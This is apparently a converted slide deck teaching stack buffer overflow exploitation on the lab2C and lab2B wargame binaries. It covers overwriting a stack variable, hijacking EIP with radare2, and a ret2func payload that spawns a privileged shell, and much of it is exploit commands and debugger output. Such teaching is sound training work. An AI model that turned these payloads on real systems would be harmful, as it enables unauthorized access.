lab2C@warzone:/levels/lab02$ ./lab2C AAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
Not authenticated.
set_me was 1111638594
Segmentation fault (core dumped)
```

Segmentation fault (core dumped)



# Let's only overwrite “set\_me”

- Stack variables are placed **next** to each other.
- Overflowing one variable allows you to **write** to another.



# ./lab2C AAAAAAAAAAAAAAAAAABBBB

- 15 “A”’s and 4 “B”’s

```
lab2C@warzone:/levels/lab02$ ./lab2C AAAAAAAAAAAAAAAAAABBBB
Not authenticated.
set_me was 1111638594
```

```
[0x00000000]> ? 1111638594
1111638594 0x42424242 010220441102 1G 4242000:0242 1111638594 "BBBB"
```



# I know where to put “0xdeadbeef” now.. but how do I write hex?

- Let's print “ABCD” to our terminal
- `$ echo -e '\x41\x42\x43\x44'`
- `$ printf '\x41\x42\x43\x44'`
- `$ python -c 'print "\x41\x42\x43\x44"'`
- `$ perl -e 'print "\x41\x42\x43\x44";'`



# I know where to put “0xdeadbeef” now.. but how do I write hex?

- Let's print 100 A's to our terminal
- \$ **python** -c 'print "A"\*100'
- \$ **perl** -e 'print "A" x 100;'



# How do I send hex to a program?

- Use command output as an argument
- `$ ./vulnerable `your_command_here``
- `$ ./vulnerable $(your_command_here)`
- Use command as input
- `$ your_command_here | ./vulnerable`
- Write command output to file
- `$ your_command_here > filename`
- Use file as input
- `$ ./vulnerable < filename`



# Send input programatically

`./lab2C $(python -c 'print("A"*15 + "B"*4)')`

```
lab2C@warzone:/levels/lab02$ ./lab2C $(python -c 'print("A"*15 + "B"*4)')  
Not authenticated.  
set_me was 1111638594
```

```
lab2C@warzone:/levels/lab02$ ./lab2C $(python -c 'print("A"*15 + "\xde\xad\xbe\xef")')  
Not authenticated.  
set_me was -272716322
```

“BBBB” - 1111638594



# Why wasnt “set\_me” “0xdeadbeef”?

- `./lab2C $(python -c 'print("A"*15 + "\xde\xad\xbe\xef")')`
- “set\_me” is -272716322 which is “0xefbeadde”
- That’s **backwards!**





# Little Endian

- StrnCpy is placing our “deadbeef” **backwards!**
- Reverse it to “\xef\xbe\xad\xde” when **feeding** it in.
- **./lab2C** \$(python -c 'print("A"\*15 + "\xef\xbe\xad\xde")')
- **./lab2C** \$(printf 'AAAAAAAAAAAAAAAAAA\xef\xbe\xad\xde')



# We Win!

```
lab2C@warzone:/levels/lab02$ ./lab2C $(python -c 'print("A"*15 + "\xef\xbe\xad\xde")')
You did it.
$ whoami
lab2B
```



# Now what?

- Cool we changed some **variable**.
- What if we're not that **lucky**?



# Control Flow Jacking

- It's like taking the steering wheel **away** from the driver
- **YOU** tell the program what to do.



**JESUS, TAKE THE WHEEL!**



# Registers

- Remember those **boring** things?
- Well one of those guys tells our **processor** which part of the program to **execute** next.



Program received signal SIGSEGV, Segmentation fault.

0x41414141 in ?? ()

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

REGISTERS

EAX 0x0  
EBX 0x0  
\*ECX 0x29  
\*EDX 0xf771f850 (\_IO\_stdfile\_1\_lock) ← 0x0  
\*EDI 0xf771e000 (\_GLOBAL\_OFFSET\_TABLE\_) ← 0x1bbd90  
\*ESI 0x2  
\*EBP 0x41414141 ('AAAA')  
\*ESP 0xffff23830 ← 'AAAAA'  
\*EIP 0x41414141 ('AAAA')

DISASM

Invalid address 0x41414141

STACK

00:0000 | esp 0xffff23830 ← 'AAAAA'  
01:0004 | 0xffff23834 → 0xffff20041 ← 0x0  
02:0008 | 0xffff23838 → 0xffff238d0 → 0xffff24c8c ← '\_=/usr/bin/gdb'  
03:000c | 0xffff2383c ← 0x0  
... ↓  
06:0018 | 0xffff23848 → 0xf771e000 (\_GLOBAL\_OFFSET\_TABLE\_) ← 0x1bbd90  
07:001c | 0xffff2384c → 0xf776abe4 ← 0x0

BACKTRACE

► f 0 41414141  
f 1 41414141

Program received signal SIGSEGV (fault address 0x41414141)

Number ☐

```
*EIP  0x41414141 ( 'AAAA' )
```

```
[
```





# Overwriting EIP

- A lot of memory corruption exploits end up with either partial or full overwrite of the **Extended Instruction Pointer**. (EIP)
- The EIP controls which Assembly Instructions to execute **NEXT**.



```
1 #include <stdlib.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 /*
6  * compiled with:
7  * gcc -O0 -fno-stack-protector lab2B.c -o lab2B
8  */
9
10 char* exec_string = "/bin/sh";
11
12 void shell(char* cmd)
13 {
14     system(cmd);
15 }
16
17 void print_name(char* input)
18 {
19     char buf[15];
20     strcpy(buf, input);
21     printf("Hello %s\n", buf);
22 }
23
24 int main(int argc, char** argv)
25 {
26     if(argc != 2)
27     {
28         printf("usage:\n%s string\n", argv[0]);
29         return EXIT_FAILURE;
30     }
31
32     print_name(argv[1]);
33
34     return EXIT_SUCCESS;
35 }
```

~



# No luck on the free shell

- Looks like we'll need to do some control flow **wizardy**
- Let's see if we can get the whole program to **crash** again!



**r2 -d ./lab2B AAAA**

```
Lab2B@warzone:/levels/lab02$ r2 -d ./lab2B AAAA
Process with PID 7510 started...
PID = 7510
pid = 7510 tid = 7510
r_debug_select: 7510 7510
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 7510 tid = 7510
-- THIS IS NOT A BUG
[0xb7fdf0d0]> dc
Hello AAAA
r_debug_select: 7510 1
[0xb7fdbd4c]> q
Do you want to quit? (Y/n)
Do you want to kill the process? (Y/n)
```



# r2 -d ./lab2B \$(python -c 'print "A"\*50')

```
lab2B@warzone:/levels/lab02$ r2 -d ./lab2B $(python -c 'print "A"*50')
Process with PID 7531 started...
PID = 7531
pid = 7531 tid = 7531
r_debug_select: 7531 7531
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 7531 tid = 7531
-- Execute commands on a temporary offset by appending '@ offset' to your command.
[0xb7fdf0d0]> dc
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[+] SIGNAL 11 errno=0 addr=0x41414141 code=1 ret=0
r_debug_select: 7531 1
[+] signal 11 aka SIGSEGV received 0
[0x41414141]> dr
eax = 0xffffffff
eip = 0x41414141
eax = 0x00000039
ebx = 0xb7fcd000
ecx = 0x00000000
edx = 0xb7fce898
esp = 0xbffff650
ebp = 0x41414141
esi = 0x00000000
edi = 0x00000000
eflags = 0x00010286

[0x41414141]> □
```

# Quick Note

- **Radare2 in debug**
  - r2 -d <Program Name> <Program Args>
    - Run program in debug mode
  - dc
    - Continue program
  - dr
    - Show registers (**Including EIP**)
- **Like GDB but better**



# We Control EIP

```
[+] SIGNAL 11 errno=0 addr=0x41414141 code=1 ret=0  
r_debug_select: 7531 1  
[+] signal 11 aka SIGSEGV received 0  
[0x41414141]> dr  
eax = 0xffffffff  
eip = 0x41414141  
00000000
```



# How do we find out where we overwrite?

- **There are a bunch of good solutions**
  - Sending in a **unique** buffer and find the position of the values in EIP
  - Send in **multiple** buffers of varying size
  - Read the **source/dissassembly**





# The easiest way

- **Let's send in multiple buffers in the format:**
  - `r2 -d ./lab2B $(python -c 'print "A"*50 + "B"*4')`
    - We want the last four “B”s to overwrite the EIP, then we'll know exactly where we overwrite the EIP by looking for “0x42424242”



## ...And again


- `r2 -d ./lab2B $(python -c 'print "A"*50 + "B"*4')`
  - Nope – EIP is all A's
- `r2 -d ./lab2B $(python -c 'print "A"*40 + "B"*4')`
  - Nope – Still all A's
- `r2 -d ./lab2B $(python -c 'print "A"*35 + "B"*4')`
  - Nope – all A's again
- `r2 -d ./lab2B $(python -c 'print "A"*27 + "B"*4')`
  - Wait a second...



# IS THAT ALL B's?

```
Lab2B@warzone:/levels/lab02$ r2 -d ./lab2B $(python -c 'print "A"*27 + "B"*4')
Process with PID 10362 started...
PID = 10362
pid = 10362 tid = 10362
r_debug_select: 10362 10362
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 10362 tid = 10362
-- Change the block size with 'b <block-size>'. In visual mode you can also enter radare2
command pressing the ':' key (like vi does)
[0xb7fdf0d0]> dc
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB
[+] SIGNAL 11 errno=0 addr=0x42424242 code=1 ret=0
r_debug_select: 10362 1
[+] signal 11 aka SIGSEGV received 0
[0x42424242]> 
```





## My longest yeah boy ever



IIMegaxlxl videos



Subscribe

3,770

1,000,235 views



Add to



Share



More



40,313



610

# Where do we send our EIP?

Why not **here**?

```
12 void shell(char* cmd)
13 {
14     system(cmd);
15 }
```



# Radare2 to the Rescue!

- **r2 ./lab2B**
  - aaa
  - afl
- **That's the address!**

```
[0x42424242]> aaa
[0x42424242]> afl
0x080485c0 34 1 entry0
0x080485b0 6 1 sym.imp.__libc_start_main
0x080485b6 10 2 fcn.080485b6
0x08048560 12 1 section..plt
0x0804856c 10 1 sub.printf_12_56c
0x08048576 10 1 fcn.08048576
0x08048580 6 1 sym.imp.strcpy
0x08048586 10 1 fcn.08048586
0x08048590 6 1 sym.imp.system
0x08048596 10 1 fcn.08048596
0x080485a0 6 1 sym.imp.__gmon_start__
0x080485a6 10 1 fcn.080485a6
0x080485f0 4 1 sym.__x86.get_pc_thunk.bx
0x08048600 42 4 sym.deregister_tm_clones
0x0804862a 61 4 fcn.0804862a
0x08048667 39 3 fcn.08048667
0x08048690 45 8 sym.frame_dummy
0x080486bd 19 1 sym.shell
```



# Where is my shell?

```
r2-d ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08"')
```

```

lab2B@warzone:/levels/lab02$ r2 -d ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08"'
)
Process with PID 10381 started...
PID = 10381
pid = 10381 tid = 10381
r_debug_select: 10381 10381
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 10381 tid = 10381
-- Now featuring NoSQL!
[0xb7fdf0d0]> dc
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0000
sh: 1: 4000 not found
r_debug_select: 10381 1
[+] signal 17 aka SIGCHLD received 0

```

# It calls bash on its argument!

```
10 char* exec_string = "/bin/sh";  
11  
12 void shell(char* cmd)  
13 {  
14     system(cmd);  
15 }
```







# How do we give the function an argument?


- Why not **abuse** that function stack like earlier?



# Remember this?



# Remember this?



`char *cmd`



# Let's Point it to exec\_string

- **Crap we need another address**
  - Radare2 to the rescue!

```
lab2B@warzone:/levels/lab02$ r2 ./lab2B
-- WASTED
[0x080485c0]> aaa
[0x080485c0]> iz
vaddr=0x080487d0 paddr=0x000007d0 ordinal=000 sz=8 len=7 section=.rodata type=a string=/bin/sh
vaddr=0x080487d8 paddr=0x000007d8 ordinal=001 sz=10 len=9 section=.rodata type=a string>Hello %s\n
vaddr=0x080487e2 paddr=0x000007e2 ordinal=002 sz=18 len=17 section=.rodata type=a string=usage:\n%s string\n
[0x080485c0]> □
```

iz for strings!



# Almost there!

```
r2 -d ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08" + "\xD0\x87\x04\x08" ')
```

```
lab2B@warzone:/levels/lab02$ r2 -d ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08"
+ "\xD0\x87\x04\x08" ')
Process with PID 10443 started...
PID = 10443
pid = 10443 tid = 10443
r_debug_select: 10443 10443
Using BADDR 0x8048000
Asuming filepath ./lab2B
bits 32
pid = 10443 tid = 10443
-- I script in C, because I can.
[0xb7fdf0d0]> dc
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA00i
sh: 1: 4 not found
r_debug_select: 10443 1
[+] signal 17 aka SIGCHLD received 0
[0xb7fdbd4c]> 
```



# What?

- Due to some stack allocation **wizardy** we actually need to place it four bytes **PAST** our EIP overwrite.
- **r2 -d ./lab2B \$(python -c 'print "A"\*27 + "\xBD\x86\x04\x08" + "JUNK" + "\xD0\x87\x04\x08" ')**



# We Win!

```
lab2B@warzone:/levels/lab02$ ./lab2B $(python -c 'print "A"*27 + "\xBD\x86\x04\x08" + "JUNK" + "\xD0\x87\x04\x08" ')
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAJUNKI
$ whoami
lab2A
$
```



# Extra Credit

- Can you get call `/bin/bash` without using “`exec_string`”? (**yes**)

- Hint: Environment Variables






# Take another breath!

- This stuff is **tough** and takes a while to get used to.
- Play around with **radare2**
- Google “**buffer overflow**”
- We’ll cover **shellcode** another time





**GHIDRA**